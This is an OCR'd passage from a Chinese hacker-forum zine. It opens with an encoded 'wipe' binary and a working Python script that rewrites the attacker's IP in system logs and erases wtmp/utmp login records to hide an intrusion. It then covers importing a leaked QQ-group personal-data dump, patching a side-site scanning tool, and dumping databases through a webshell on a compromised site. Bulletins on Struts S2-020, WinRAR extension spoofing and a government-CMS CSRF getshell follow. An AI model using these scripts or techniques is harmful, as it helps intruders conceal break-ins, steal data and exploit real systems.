brC/T3+YHe8y+G+P2JM/e/vTabbz744kSPDfueB7hiCMYQi/B+GjD4PQ/dUfwHMSkznLme6iTpwp
Qp7t3OXBtv5DFfTAQ80/YOhxd1YPlJAeQ9tJZEinv366Vq9ds2rHpUryn9Rr7ipXzlLJSnd62l/I
lweSZ0v37ISNet3ziNCnu8tA8pLhYbMbtzjpdOmew4bBiZXU3Uqyxp2uodKeEZYcfK49udHt5Nmz
3OkiqvkrH+jvHsIaCBmXHCTcU0nXFrrtYHKlm0h+xynot+EZddNgPxdATSCXgUUq/HM+CXZONKL1
P1IBmvvEQthmdAa1VIm2nKJqqm4dsS9+q+8YzJBVcFq+gp2Ggm/cJGt+jawp+MKer9kEuf8VxUl2
PWLjMt8llH6C+IcOypb+5qaYgnZRKejpH9007LnCxo1+1CaMvnOgtPd3uI2jf1Cp2ybtTD385Q1I
lb5wSw6dTrWQmRR0rK/eXYPWBnjNiVOyTmQtBw3eK7NIF2JXoOgIwd6fvHYCq9vlN9CkTVqh+7Yw
bN8N3oE8VWbCIhvJIl8ouaqA5GcF8m5ehxrPPYJOfe/G6E5d5B1PvHPxRW4XiIygGsU9CGvOuoGR
x3jwkc8OJ0wNdY68IkbCT7yL77f154/fOYzfUfP4pU5yQ6X166Zh7LieN4yQSv+e650cLN3ztKjM
idK+kHAebgXYH6xMIjD0Kgqh/zx3+jhI8u6buqmIbroxqw+gvCtbzkfrAm+utNfwQcPcjBwNprsw
YjJtiGQp7+AIZJ7fi/Sp6zmbjYzk2ayvy11zcZpcfwrVvadA3fW87ud+gP6kR2R/atxQOb2A65o4
Wj2Q/OxOM4SqqC5Q7S8oj6/22YE8ZxnI7+Qrv+NSSI7lr0AUg5h8zb3Rxle8TtR91P0sojfdGqKT
bj8G+OVrpgHef41bZxZpmP75tbzBRrXJ0+kr1/hwnynd8xuxVEalh33pmhiYx+y5u1Gw1ulG8TzY
Q0kvIQqN46wTSxl3wcpUl7uyeuDyG6m9bp14O8/pj1KNuqzx29eyPqvnfLYKRf+Nxj4s7d1qE6tA
+BpW33F6MGuuB/OXsZPGMnbhKj0MSLMIe6SEIVLCLDtOwY5y/UVFv7LY/SFq6uJ/9pcec9B8mXGm
3v0o21PvnlF6rM4G+jjTTZjmARXNTNeiIw3lRLFLquNO1LvRkbQt2VBGLEWyi+7E/r+rqLiYKGMk
9a47UU9yqpMoTkkdeyfqi1f5ynVWvAYmG5T09z7nIzErtc/dZeM372k0KF3S31lucJphoeqrYphR
5pZlcl/rqIVi79WcCyYobyh02zTPLQN3wBi4L4G56LZx/+m5VEmlH1FpuvpzXh+6kv4nkU6j7qki
7dxH6QkiXYO0zcRPiPRV8Ieu8HQnOP8j0m8i/e6VHL9B8JX9lH9C5KfB+bFIV6KeQyLtR/oVk+xY
IYuOpf/xingsyV709CJu6H0nH+H31+THtEKnV1Byx2BiCu9wOn6Zuv8fCm7CPXjInnn27Yx9Z0Z3
V19NNYin0wbxdNmAuZrZ969g9ZyxfeV27Hc9pyr5SpGqdA/y9szvNOXUwnq8xIg9DztrWLlyxcqF
rhX00hkMb3FNj7v8iRhSrZHods84o7yOXmH1ggS6JGctXmJd9D4bid2Rs5LehAtSjHZ84Ud0V1sw

```
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
ymuVd4N/u2TO/n9T9zgz""""))
def saveWipe():
#该函数用来生成 wipe 文件
fileObj=open("wipe", "wb")
fileObj.write(myFile)
```

```
def makeDir():
#该函数用来新建/tmp/log 目录
try:
os.makedirs("/tmp/log")
except:
pass
os.chdir("/tmp/log")
def deleteAllFile(theFolder):
#该函数用来删除/tmp/log 目录
if os.path.isfile(theFolder):
try:
os.remove(theFolder)
except:
pass
elif os.path.isdir(theFolder):
for item in os.listdir(theFolder):
fullPath=os.path.join(theFolder, item)
deleteAllFile(fullPath)
try:
os.rmdir(theFolder)
except:
pass
def judgeDistribution():
if platform.linux_distribution()[0] == "CentOS":
return True
else:
exit()
def delTxtLog(theIP):
#删除文本文件中的二进制信息
content=os.popen("find / |grep    -vE '/proc'|grep -vE '/sys/module' |grep -vE '/var/lib' |grep -vE /usr/src |grep
-vE '/home/'|grep [._]log$ ").readlines()
for each in content:
each=each.rstrip("\n")
shell='sed -i "s/'+theIP+'/173\.194\.127\.146/g" '+each+''
os.system(shell)
shell1='sed -i "s/'+theIP+'/173\.194\.127\.146/g" /var/log/messages'
shell2='sed -i "s/'+theIP+'/173\.194\.127\.146/g" /var/log/secure'
shell3='sed -i "s/'+theIP+'/173\.194\.127\.146/g" /var/log/maillog'
os.system(shell1)
os.system(shell2)
os.system(shell3)
def delBinLog(theIP, theUser):
#接下来删除二进制文件的信息
makeDir()
```

```
saveWipe()
os.system("chmod a+x wipe")
wtmpCmd="./wipe w "+theUser
utmpCmd="./wipe u "+theUser
cmd=os.popen("last -1")
content=cmd.read()
pattern=re.compile(theIP)
match=pattern.search(content)
if match:
os.system(wtmpCmd)
os.system(utmpCmd)
os.chdir("/")
deleteAllFile("/tmp/log")
if __name__=="__main__":
parser=optparse.OptionParser()
parser.add_option("-a", dest="address", help="You IP")
parser.add_option("-u", dest="user", help="login name, default:root")
 (options, args)=parser.parse_args()
if options.address==None:
print "必须输入 IP"
exit()
else:
theIp=options.address
if options.user!=None:
theUser=options.user
else:
theUser="root"
#judgeDistribution()
delTxtLog(theIp)
delBinLog(theIp, theUser)
```

脚本技术含量不高，使用遍历修改文本文件，使用 wipe 修改那三个二进制文件。最蛋碎的是遍历文本日志那，在 centos 下我把 sed 不能编辑的日志文件进行了排除，在其他发行版上我还未测试。脚本使用很简单一共两个参数，如图 8-2-1：




图　8-2-1

-a 是必须参数，是你的外网 IP=地址，-u 可选参数，是你想删除的用户名。

（全文完）责任编辑：Rem1x

第九章　奇葩技巧

第1节 Mssql 大数据高效率导入 mysql

作者：lostwolf
来自：法客论坛 － F4ckTeam
网址：http://team.f4ck.org/

之前在网络上看到 qqqun 数据库，就将其下载下来玩玩大数据，下载下来发现是 mssql 的，个人不怎么喜欢 mssql 数据库，同样的负载压力，MySQL 要消耗更少的 CPU 和内存。MSSQL 的确是很耗资源，mysql 运行不需要启动那么多的服务，体积更小，mssql 体积很大，mysql 可以跨平台，可以绿色启动，无需安装。于是乎就将该数据库转换成 mysql（相信很多人转过），之前尝试用 Navicat 转换，发现速度巨慢。下面分享下我的思路：首先，将所有数据库和表合并成一库一表，这样方便更好的处理数据，代码：

```
@echo off
::echo 该操作会覆盖原有数据，且会执行很长时间，按任意键将继续执行
::pause>nul
::echo delete from qqinfo..qqinfo>1.sql
del /q 1.sql
setlocal Enabledelayedexpansion
set p=0
for /l %%i in (1,1,11) do (
for /l %%j in (1,1,100) do (
set /a p=!p!+1
echo INSERT INTO qqinfo.dbo.qqinfo^([QQNum],[Nick],[QunNum]^) SELECT [QQNum],[Nick] ,[QunNum] FROM
GroupData%%i.dbo.Group!p!>>1.sql
echo go>>1.sql
)
)
osql -E -i 1.sql
echo 执行完毕！
```

然后，使用 bcp 导出为文本文件，bcp 是 mssql 自带工具，导出编码默认为 gbk：

```
bcp "SELECT [QQNum],[Nick] ,[QunNum] FROM qqinfo.dbo.qqinfo"  queryout
qun.txt -c -S127.0.0.1 -Usa -Psasa
```

再使用 split 命令分割成若干文件以方便快速导入 mysql，将数据导入到 mysql 数据库，如果只是一个库一表，创建索引会卡很久，代码：

```
@echo off
::延时脚本
IF EXIST time.vbs @del /q /s time.vbs

@echo wscript.sleep 1000>time.vbs
::创建数据库和表脚本
```

```
IF EXIST tables.sql @del /q /s tables.sql
for /l %%i in (1,1,15) do (
echo create table if not exists qqinfo_%%i    ^(^`ID^` int^(11^) NOT NULL AUTO_INCREMENT,^`QQNum^` int^(11^)
NOT NULL,^`Nick^` char^(20^) ,^`QunNum^` int^(11^) ,PRIMARY
KEY ^(^`ID^`^),KEY ^`inx_qqinfo^` ^(^`QQNum^`,^`QunNum^`^) ^) ENGINE=MyISAM DEFAULT
CHARSET=gbk^;>>tables.sql
)
::创建导入数据脚本

setlocal EnableDelayedExpansion
set    num=0
set p=H:/mysql/data/tmp/
IF EXIST load.sql @del /q /s load.sql
for /r %%i in (qun_a*.txt) do (
set /a num=!num!+1
echo load data infile ^'!p!%%~nxi^' into table qqinfo_2.qqinfo_!num! fields terminated by ^':^'
^(ID,QQNum,Nick,QunNum^)^;>>load.sql
)
::创建数据库

mysql -u root -p123456 -e "create database if not exists `qqinfo_2` DEFAULT CHARACTER SET gbk;"
echo  正在创建表...
@cscript.exe //nologo time.vbs
mysql -u root -p123456 qqinfo_2 < tables.sql
@cscript.exe //nologo time.vbs
echo  创建完成...
mysql -u root -p123456 -e "show tables;" qqinfo_2
@cscript.exe //nologo time.vbs
cls
echo  导入数据 ...
echo  可能需要很久 请耐心等待...
@cscript.exe //nologo time.vbs
mysql -u root -p123456 qqinfo_2 < load.sql
cls
echo  导入成功!
@del /q /s time.vbs
@del /q /s tables.sql
@del /q /s load.sql
pause>nul
```

注意事项：编码，库和表统一为 GBK，因为 BCP 导出的数据为 GBK，所用到工具均为数据库自带，注意路径。3 个小时处理完所有，比传统方法快的不是一点两点，分表插入数据并创建索引，分表是重点，如果插入到一库一表，会非常非常慢，估计一个星期吧，甚至更长！本人非专业人士，了解的知识很粗浅，如果您有更好的见解，欢迎指点。

（全文完）责任编辑：Rem1x

第2节 简单修改修复御剑旁注查询接口

作者：小影
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

简单地说，只需要伪造 user-agent 为百度蜘蛛就可以了，所以写了个中转脚本，代码如下：

```
<?php
function bing($ip){
ini_set('user_agent', 'Baiduspider');
$first=@$_GET['first'];
$a=file_get_contents("http://cn.bing.com/search?q=".$ip."&count=50&qs=n&pq=ip%3a".$ip."&sc=0-0&sp=-1&sk
=&first=".$first."&FORM=PORE");
$a=str_replace("search?q=ip%3a","bing.php?q=ip%3a",$a);
$a=str_replace("charset=utf-8","charset=gbk",$a);
//$a=@iconv("utf-8","gbk2312",$a);
$a=mb_convert_encoding($a, "GBK", "UTF-8");
return $a;
}
if(!empty($_GET['q'])){
$i=$_GET['q'];
echo bing($i);
}else{
print('
<h1>旁站查询（.）</h1>
<form action="" method="get">
ip 地址:<input type="text" name="q" value="192.80.146.26">
<input type="submit" value="查询">
</from>');
}
?>
```

然后把上面的代码保存为 bing.php，放到你本地的 php 环境下，并且：http://localhost/bing.php 能够访问，然后打开 C32 载入御剑，如图 9-1-1：

图　9-1-1

搜索 Unicode 类型，搜索 cn.bing.com 这个网址，如图 9-1-2：

图　9-1-2

找到了，在 15640 这里，然后用 od 载入御剑.exe，转到 15640，如图 9-1-3：




图　9-1-3

然后用二进制查找，如图 9-1-4：




图　9-1-4

找到后选中这里，如图 9-1-5：

图　9-1-5

然后右击鼠标，二进制，编辑，如图 9-1-6：




图　9-1-6

改成 http://localhost/bing.php，然后确定，复制到可执行文件，保存文件，OK。然后我们来看看没修改的和修改后的区别在哪里，如图 9-1-7：




图　9-1-7

看到没，明显修改过的查到的多，一定要确保 http://localhost/bing.php 能访问哦！

成品地址：http://pan.baidu.com/s/1bnreqWB。

（全文完）责任编辑：Rem1x

第3节 导出数据库中大量数据时的技巧

作者：qq1433
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

我也发个菜刀脱裤时用到的 SQL 命令（针对数量大些的），前些天搞了个站有在安全狗，勉强弄上去个 ASP 的马，但是权限太小，SHELL 上连接 MMSQL 数据库没权限。一直想传个 ASPX 的马，哪怕是个一句话呢，后来经过各种苦逼查找，测试，弄上去个 ASP 的一句话，于是用菜刀连接 MSSQL 数据库，然后翻表，找数据，几个表里面数据不少，单个表里面有 17W 左右，如果用菜刀默认的语句，肯定要无响应的，用语句“Select count(*) From 表名”查看表条数，如图 9-3-1：

图 9-3-1

表里面的条数：176155，既然不能一次全部导出来，那我一次导出 1 万条总可以了吧。1-10000，10001-20000 依次类推，这样脱下去。输入第二条语句“select 字段字 from 表名 where id>1 and id<10000”来查询 1 到 1000 的数据，如图 9-3-2：




图 9-3-2

技术含量不高，但很实用哟，希望基友们支持，相信两条语句关键时刻用得着。
（全文完）责任编辑：Rem1x

第十章 漏洞月报

第1节 S2-020 Struts ClassLoader Manipulation

作者：Yaseng
来自：C0deplayTeam
网址：http:// www.yaseng.me

漏洞信息

程序	Struts 2
影响版本	Struts 2.0.0 - Struts 2.3.16
等级	高危

发布时间	2014-3-7
漏洞作者	Mark Thomas (markt at apache.org),Przemysław Celej (p-celej at o2.pl)
相关编号	CVE-2014-0050 (DoS), CVE-2014-0094 (ClassLoader manipulation)

漏洞分析

Struts2 是第二代基于 Model-View-Controller (MVC)模型的 java 企业级 web 应用框架。Apache Struts versions 2.0.0-2.3.16 版本的默认上传机制是基于 Commons FileUpload1.3 版本的，该版本在实现上存在拒绝服务漏洞，附加的 ParametersInterceptor 允许访问 'class'参数（该参数直接映射到 getClass()方法），并允许控制 ClassLoader。

漏洞利用

Struts2 S2-020 在 Tomcat 8 下的命令执行分析，通过 UNC paths 来远程执行代码。

修复方案

Apache Group 已经为此发布了一个安全公告（S2-020）以及相应补丁。

补丁下载： http://struts.apache.org/download.cgi#struts23161。

相关链接

[1] STRUTS2 的 getClassLoader 漏洞利用：http://security.alibaba.com/blog/blog_3.htm。

[2] S2-020 在 Tomcat8 下的命令执行分析：http://www.freebuf.com/articles/web/31039.html。

[3] 通过 UNC paths 来远程执行代码： http://drops.wooyun.org/papers/1377。

（全文完） 责任编辑：游风

第2节 WinRar 4.x 文件拓展名欺骗漏洞

作者：Yaseng

来自：C0deplayTeam

网址：http:// www.yaseng.me

漏洞信息

程序	Winrar
影响版本	Winrar4. x
等级	高危
发布时间	2014-3-23
漏洞作者	Danor Cohen（An7i）http://an7isec. blogspot. co. il

漏洞分析

Zip 文件格式如下:

Offset *Bytes* *Description[25]* *00 4 Local file header signature = 0x04034b50 (read as a little-endian number)* *04 2 Version needed to extract (minimum)* *06 2 General purpose bit flag* *08 2 Compression method* *10 2 File last modification time* *12 2 File last modification date* *14 4 CRC-32* *18 4 Compressed size*

22 4 Uncompressed size
26 2 File name length (n)
28 2 Extra field length (m)
30 n File name
30+n m Extra field
(the information taken from wiki - http://en.wikipedia.org/wiki/Zip_(file_format))

通过文件格式的描述符中，我们可以看到，偏移 30 的地址指向压缩文件的名字。当我们尝试用 WinRar4.20 将文件压缩为“zip 格式”文件时，文件结构看起来没变，但是 WinRar 添加了一些其独有的文件属性参数。

WINRAR 添加额外的“文件名”到压缩文件的“文件名”中。进一步的分析表明，第二个“文件名”是文件的真实文件名，当第一个“文件名”出现在 WinRar 的 GUI 窗口时，WinRar 会把第一个“文件名”分配给解压后的文件作为文件名。

漏洞利用

作者提供的 Poc：

http://an7isec.blogspot.co.il/2014/03/winrar-file-extension-spoofing-0day.html。

Xcode 版的 Python 脚本：

http://wydrops-wordpress.stor.sinaapp.com/uploads/2014/03/WinrarExp.py_.zip。

修复方案

升级到最新版。

编辑评价

这个漏洞影响还是挺大的，ghost xp 装机系统和网吧里面用的挺多,如果配合社会工程学攻击，比如把木马后缀改为 RMVB、JPG、TXT 等后缀，受害者会因为放松警惕，而运行恶意程序。已经被广泛利用，借 xx 门.3gp、郭 XX .mp4 大肆传毒。

相关链接

[1] Freebuf 报告 http://www.freebuf.com/news/30045.html。

[2] wooyun 利用脚本 http://drops.wooyun.org/tips/1346。

[3] Exploit-db papper http://www.exploit-db.com/papers/32480。

[4] winrar 漏洞借海天盛筵之名大肆传毒：

http://news.cnfol.com/it/20140401/17456357.shtml。

（全文完） 责任编辑：游风

第3节 网域高科政府网站管理系统 csrf getshell

作者：Yaseng

来自：C0deplayTeam

网址：http:// www.yaseng.me

漏洞信息

程序	广州网域高科政府网站管理系统
影响版本	全版本
等级	中危
发布时间	2014-4-1
漏洞作者	Yaseng

漏洞分析

前台发表文章处未过滤 xss 标签，管理员后台 www.site.com/CheckNews1.asp 时对标题未过滤，可以 xss 攻击,结合系统配置处的 config.asp 插马，可以 csrf　getshell。

攻击流程，如图 10-3-1：

